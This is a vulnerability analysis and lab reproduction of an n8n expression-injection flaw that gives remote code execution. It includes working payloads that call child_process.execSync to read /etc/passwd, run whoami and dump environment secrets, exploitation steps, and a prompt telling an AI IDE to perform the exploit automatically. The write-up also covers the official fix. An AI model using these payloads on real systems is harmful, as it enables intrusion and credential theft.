
CVE-2025-68613: Analysis and Reproduction of n8n Expression Injection Leading to Remote Code Execution
📋 Overview
n8n is a popular open-source workflow automation platform and a self-hostable alternative to services such as Zapier. In January 2025, several high-severity security vulnerabilities were disclosed in the project. The most serious, CVE-2025-68613, allows an attacker with workflow-editing privileges to execute arbitrary system commands through expression injection.
Vulnerability information
| Item | Details |
|---|---|
| CVE ID | CVE-2025-68613 |
| CVSS score | 9.9–10.0 (Critical) |
| Affected versions | n8n < 1.120.4, < 1.121.1, < 1.122.0 |
| Vulnerability type | Expression injection → remote code execution (RCE) |
| Prerequisite | Workflow-editing privileges are required |
| Fixed versions | n8n >= 1.120.4, >= 1.121.1, >= 1.122.0 |
Project URL: https://github.com/n8n-io/n8n
Vulnerability analysis
Obtaining the source code
First, clone the vulnerable version of n8n:
# 克隆仓库
git clone https://github.com/n8n-io/n8n.git
cd n8n

# 切换到易受攻击版本
git checkout tags/n8n@1.120.0
Core vulnerable code
packages/workflow/src/expression.ts
This method parses and evaluates expressions in n8n workflows (code wrapped in {{ }}).
resolveSimpleParameterValue(
    parameterValue: NodeParameterValue,
    siblingParameters: INodeParameters,
    runExecutionData: IRunExecutionData | null,
    runIndex: number,
    itemIndex: number,
    activeNodeName: string,
    connectionInputData: INodeExecutionData[],
    mode: WorkflowExecuteMode,
    additionalKeys: IWorkflowDataProxyAdditionalKeys,
    executeData?: IExecuteData,
    returnObjectAsString = false,
    selfData = {},
    contextNodeName?: string,
): NodeParameterValue | INodeParameters | NodeParameterValue[] | INodeParameters[] {
    // 检查是否为表达式
    if (!isExpression(parameterValue)) {
        return parameterValue;
    }

    // 移除 = 符号
    parameterValue = parameterValue.substr(1);

    // 创建数据代理 - 构建表达式执行上下文
    const dataProxy = new WorkflowDataProxy(
        this.workflow,
        runExecutionData,
        runIndex,
        itemIndex,
        activeNodeName,
        connectionInputData,
        siblingParameters,
        mode,
        additionalKeys,
        executeData,
        -1,
        selfData,
        contextNodeName,
    );
    const data = dataProxy.getDataProxy();

    // 漏洞点:不安全地暴露 process 对象
    // Support only a subset of process properties
    data.process =
        typeof process !== 'undefined'
            ? {
                    arch: process.arch,
                    env: process.env.N8N_BLOCK_ENV_ACCESS_IN_NODE === 'true' ? {} : process.env,
                    platform: process.platform,
                    pid: process.pid,
                    ppid: process.ppid,
                    release: process.release,
                    version: process.pid,
                    versions: process.versions,
                }
            : {};

    Expression.initializeGlobalContext(data);

    // 添加表达式扩展
    data.extend = extend;
    data.extendOptional = extendOptional;
    data[sanitizerName] = sanitizer;
    Object.assign(data, extendedFunctions);

    // 构造函数检测(可被绕过)
    const constructorValidation = new RegExp(/\.\s*constructor/gm);
    if (parameterValue.match(constructorValidation)) {
        throw new ExpressionError('Expression contains invalid constructor function call', {
            causeDetailed: 'Constructor override attempt is not allowed due to security concerns',
            runIndex,
            itemIndex,
        });
    }

    // 执行表达式
    const extendedExpression = extendSyntax(parameterValue);
    const returnValue = this.renderExpression(extendedExpression, data);

    if (typeof returnValue === 'function') {
        if (returnValue.name === 'DateTime')
            throw new ApplicationError('this is a DateTime, please access its methods');
        throw new ApplicationError('this is a function, please add ()');
    } else if (typeof returnValue === 'string') {
        return returnValue;
    } else if (returnValue !== null && typeof returnValue === 'object') {
        if (returnObjectAsString) {
            return this.convertObjectValueToString(returnValue);
        }
    }

    return returnValue;
}
Root cause
The core issue is the exposure of the process object on lines 68–81:
// CVE-2025-68613 核心漏洞代码
data.process =
    typeof process !== 'undefined'
        ? {
                arch: process.arch,
                env: process.env.N8N_BLOCK_ENV_ACCESS_IN_NODE === 'true' ? {} : process.env,
                platform: process.platform,
                pid: process.pid,
                ppid: process.ppid,
                release: process.release,
                version: process.pid,
                versions: process.versions,
            }
        : {};
Summary of the issues:
-
Shallow-copy issue: The code creates a new object containing some properties of
process, but the object still retains a prototype-chain reference to the originalprocessobject. -
Prototype-chain exposure: Although only some properties are exposed, an attacker can access the complete
processobject through the prototype chain:data.process → Object.prototype → process.mainModule → require() -
Lack of prototype isolation:
Object.create(null)is not used to create an object without a prototype, making prototype-pollution attacks possible. -
thiscontext exposure: Usingthisin an expression provides access to the entire data-context object, includingprocess.
Analysis of existing protections
n8n implements multiple layers of protection in Expression.ts, but all can be bypassed:
Protection 1: Global-object allowlist
// Prevent Remote Code Execution
data.eval = {};
data.uneval = {};
data.setTimeout = {};
data.setInterval = {};
data.Function = {};

// Prevent requests
data.fetch = {};
data.XMLHttpRequest = {};

// Prevent control abstraction
data.Promise = {};
data.Generator = {};
data.AsyncFunction = {};

// Prevent Reflection
data.Reflect = {};
data.Proxy = {};
Access through the this.process.mainModule.require() prototype chain does not trigger blacklist detection.
Protection 2: Constructor detection (lines 93–100)
const constructorValidation = new RegExp(/\.\s*constructor/gm);
if (parameterValue.match(constructorValidation)) {
    throw new ExpressionError('Expression contains invalid constructor function call', {
        causeDetailed: 'Constructor override attempt is not allowed due to security concerns',
    });
}
This is mainly intended to prevent prototype pollution through the .constructor keyword. Using this.process.mainModule.require does not contain the string “constructor” and can bypass the regular-expression check.
Protection 3: Environment-variable access control (disabled by default)
env: process.env.N8N_BLOCK_ENV_ACCESS_IN_NODE === 'true' ? {} : process.envProtection summary
| Protection mechanism | Bypassable | Bypass method |
|---|---|---|
| Global-object blacklist | Yes | Indirect access through the prototype chain |
| Constructor detection | Yes | Use a path that does not contain “constructor” |
| Environment-variable control | Yes | mainModule.require() remains accessible |
Constructing attack payloads
Basic payload
{{ (function(){
    return this.process.mainModule.require('child_process').execSync('cat /etc/passwd').toString()
})() }}
Other payload examples
1. Run the whoami command
{{ (function(){
    return this.process.mainModule.require('child_process').execSync('whoami').toString()
})() }}
2. List directory contents
{{ (function(){
    return this.process.mainModule.require('child_process').execSync('ls -la /').toString()
})() }}
3. Read environment variables (to obtain sensitive configuration)
{{ (function(){
    return JSON.stringify(this.process.env, null, 2)
})() }}
4. Read the filesystem (Windows)
{{ (function(){
    const fs = this.process.mainModule.require('fs');
    return fs.readFileSync('C:\\Windows\\System32\\drivers\\etc\\hosts', 'utf8');
})() }}
Vulnerability reproduction
Setting up the environment
Method 1: Docker run
# 拉取易受攻击的版本
docker pull n8nio/n8n:1.120.0

# 启动容器
docker run -d \
  --name n8n-vulnerable \
  -p 5678:5678 \
  -e N8N_BASIC_AUTH_ACTIVE=true \
  -e N8N_BASIC_AUTH_USER=admin \
  -e N8N_BASIC_AUTH_PASSWORD=admin123 \
  n8nio/n8n:1.120.0

# 查看日志
docker logs n8n-vulnerable -f
Method 2: Docker Compose
Create docker-compose.yml:
version: '3.8'

services:
  n8n-vulnerable:
    image: n8nio/n8n:1.120.0  # 易受攻击版本
    container_name: cve-2025-68613-n8n
    ports:
      - "5678:5678"
    environment:
      # 基本认证
      - N8N_BASIC_AUTH_ACTIVE=true
      - N8N_BASIC_AUTH_USER=admin
      - N8N_BASIC_AUTH_PASSWORD=admin123

      # 服务器配置
      - N8N_HOST=localhost
      - N8N_PORT=5678
      - N8N_PROTOCOL=http

      # 执行模式
      - EXECUTIONS_MODE=main
    volumes:
      - n8n_data:/home/node/.n8n
    restart: unless-stopped

volumes:
  n8n_data:
Start the service:
# 启动
docker-compose up -d

# 查看日志
docker-compose logs -f

# 停止
docker-compose down

# 完全清理(删除数据)
docker-compose down -v
Visit: http://localhost:5678
Exploitation steps

Step 1: Log in to n8n
Log in with the credentials we registered:
- Username:
admin@admin.com - Password:
admin123
Step 2: Create a workflow

Click “Add workflow” or the “Create workflow” button on the home page to create a new workflow.
Step 3: Add nodes

The workflow needs two nodes:
-
Manual Trigger — a manual trigger node
-
Edit Fields (Set) — a field-setting node (used to inject the payload)

Step 4: Inject the RCE payload
Configure the Edit Fields (Set) node:
- Field name (
Name): Enterresult. - Field value (
Value): Click the fx button on the right to switch to expression mode, then enter the following payload:
{{ (function(){
    return this.process.mainModule.require('child_process').execSync('cat /etc/passwd').toString()
})() }}
Step 5: Execute the workflow
Click “Test workflow” or “Execute Workflow” in the upper-right corner.
Step 6: Verify the result
After successful execution, the output panel displays the complete contents of the /etc/passwd file:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
✅ Vulnerability reproduced successfully! A system command was executed inside the n8n container, and a sensitive file was read.
Automated reproduction with Antigravity AI
Google’s newly released Antigravity AI IDE has powerful browser-automation capabilities and can use natural-language instructions to complete the entire vulnerability-reproduction process automatically.
Automated reproduction steps
Use the following Antigravity prompt: (this is a mandatory requirement)
With its search capability, Antigravity can actually gather vulnerability information automatically and attempt exploitation.
帮我复现 n8n CVE-2025-68613 漏洞,详细步骤如下:

1. 在浏览器中打开 http://localhost:5678
2. 使用 admin/admin123 登录
3. 创建新工作流
4. 添加 Manual Trigger 节点
5. 添加 Edit Fields (Set) 节点并连接
6. 在 Edit Fields 节点中:
   - 字段名: result
   - 切换到表达式模式
   - 注入 Payload
7. 执行工作流
8. 验证输出结果并截图
9. 生成完整的复现视频
Antigravity will complete the entire process automatically.
Demo video
The complete automated reproduction process has been recorded as a video:
Bilibili video link: n8n CVE-2025-68613 Automated Vulnerability Reproduction Demo
Fix analysis and recommendations
Official fix (v1.122.0)
The official fix uses AST static analysis to prevent access to dangerous prototype-chain properties.
Core fix code
1. Dangerous-property blacklist (packages/workflow/src/utils.ts)
const unsafeObjectProperties = new Set([
    '__proto__',
    'prototype',
    'constructor',
    'getPrototypeOf'
]);

export function isSafeObjectProperty(property: string) {
    return !unsafeObjectProperties.has(property);
}
2. AST prototype-chain detector (packages/workflow/src/expression-sandboxing.ts)
export const PrototypeSanitizer: ASTAfterHook = (ast, dataNode) => {
    astVisit(ast, {
        visitMemberExpression(path) {
            const node = path.node;

            // 检查静态属性: obj.property
            if (!node.computed) {
                if (!isSafeObjectProperty(node.property.name)) {
                    throw new ExpressionError(
                        `Cannot access "${node.property.name}" due to security concerns`
                    );
                }
            }
            // 检查字符串字面量: obj['property']
            else if (node.property.type === 'StringLiteral') {
                if (!isSafeObjectProperty(node.property.value)) {
                    throw new ExpressionError(
                        `Cannot access "${node.property.value}" due to security concerns`
                    );
                }
            }
            // 动态属性包装为运行时检查: obj[expr] → obj[sanitizer(expr)]
            else {
                path.replace(
                    b.memberExpression(node.object,
                        b.callExpression(sanitizerIdentifier, [node.property]),
                        true
                    )
                );
            }
        },
    });
};
3. Tournament sandbox engine (packages/workflow/src/expression-evaluator-proxy.ts)
const tournamentEvaluator = new Tournament(errorHandler, undefined, undefined, {
    before: [FunctionThisSanitizer],     // 清理 this 绑定(严格模式)
    after: [PrototypeSanitizer, DollarSignValidator]  // 检查危险属性
});
Fix mechanism
-
FunctionThisSanitizer: Inserts
'use strict'into the IIFE so thatthisbecomesundefined. -
PrototypeSanitizer: Traverses the AST before execution and blocks access to prototype-chain properties.
-
Runtime checks: Wraps dynamic property access in a
sanitizer()call.
Why the original payload this.process.mainModule is blocked:
- In strict mode,
thisisundefined. - Even if bypassed, accesses such as
prototype/constructorare blocked by AST detection.
Upgrade recommendations
npm update n8n -g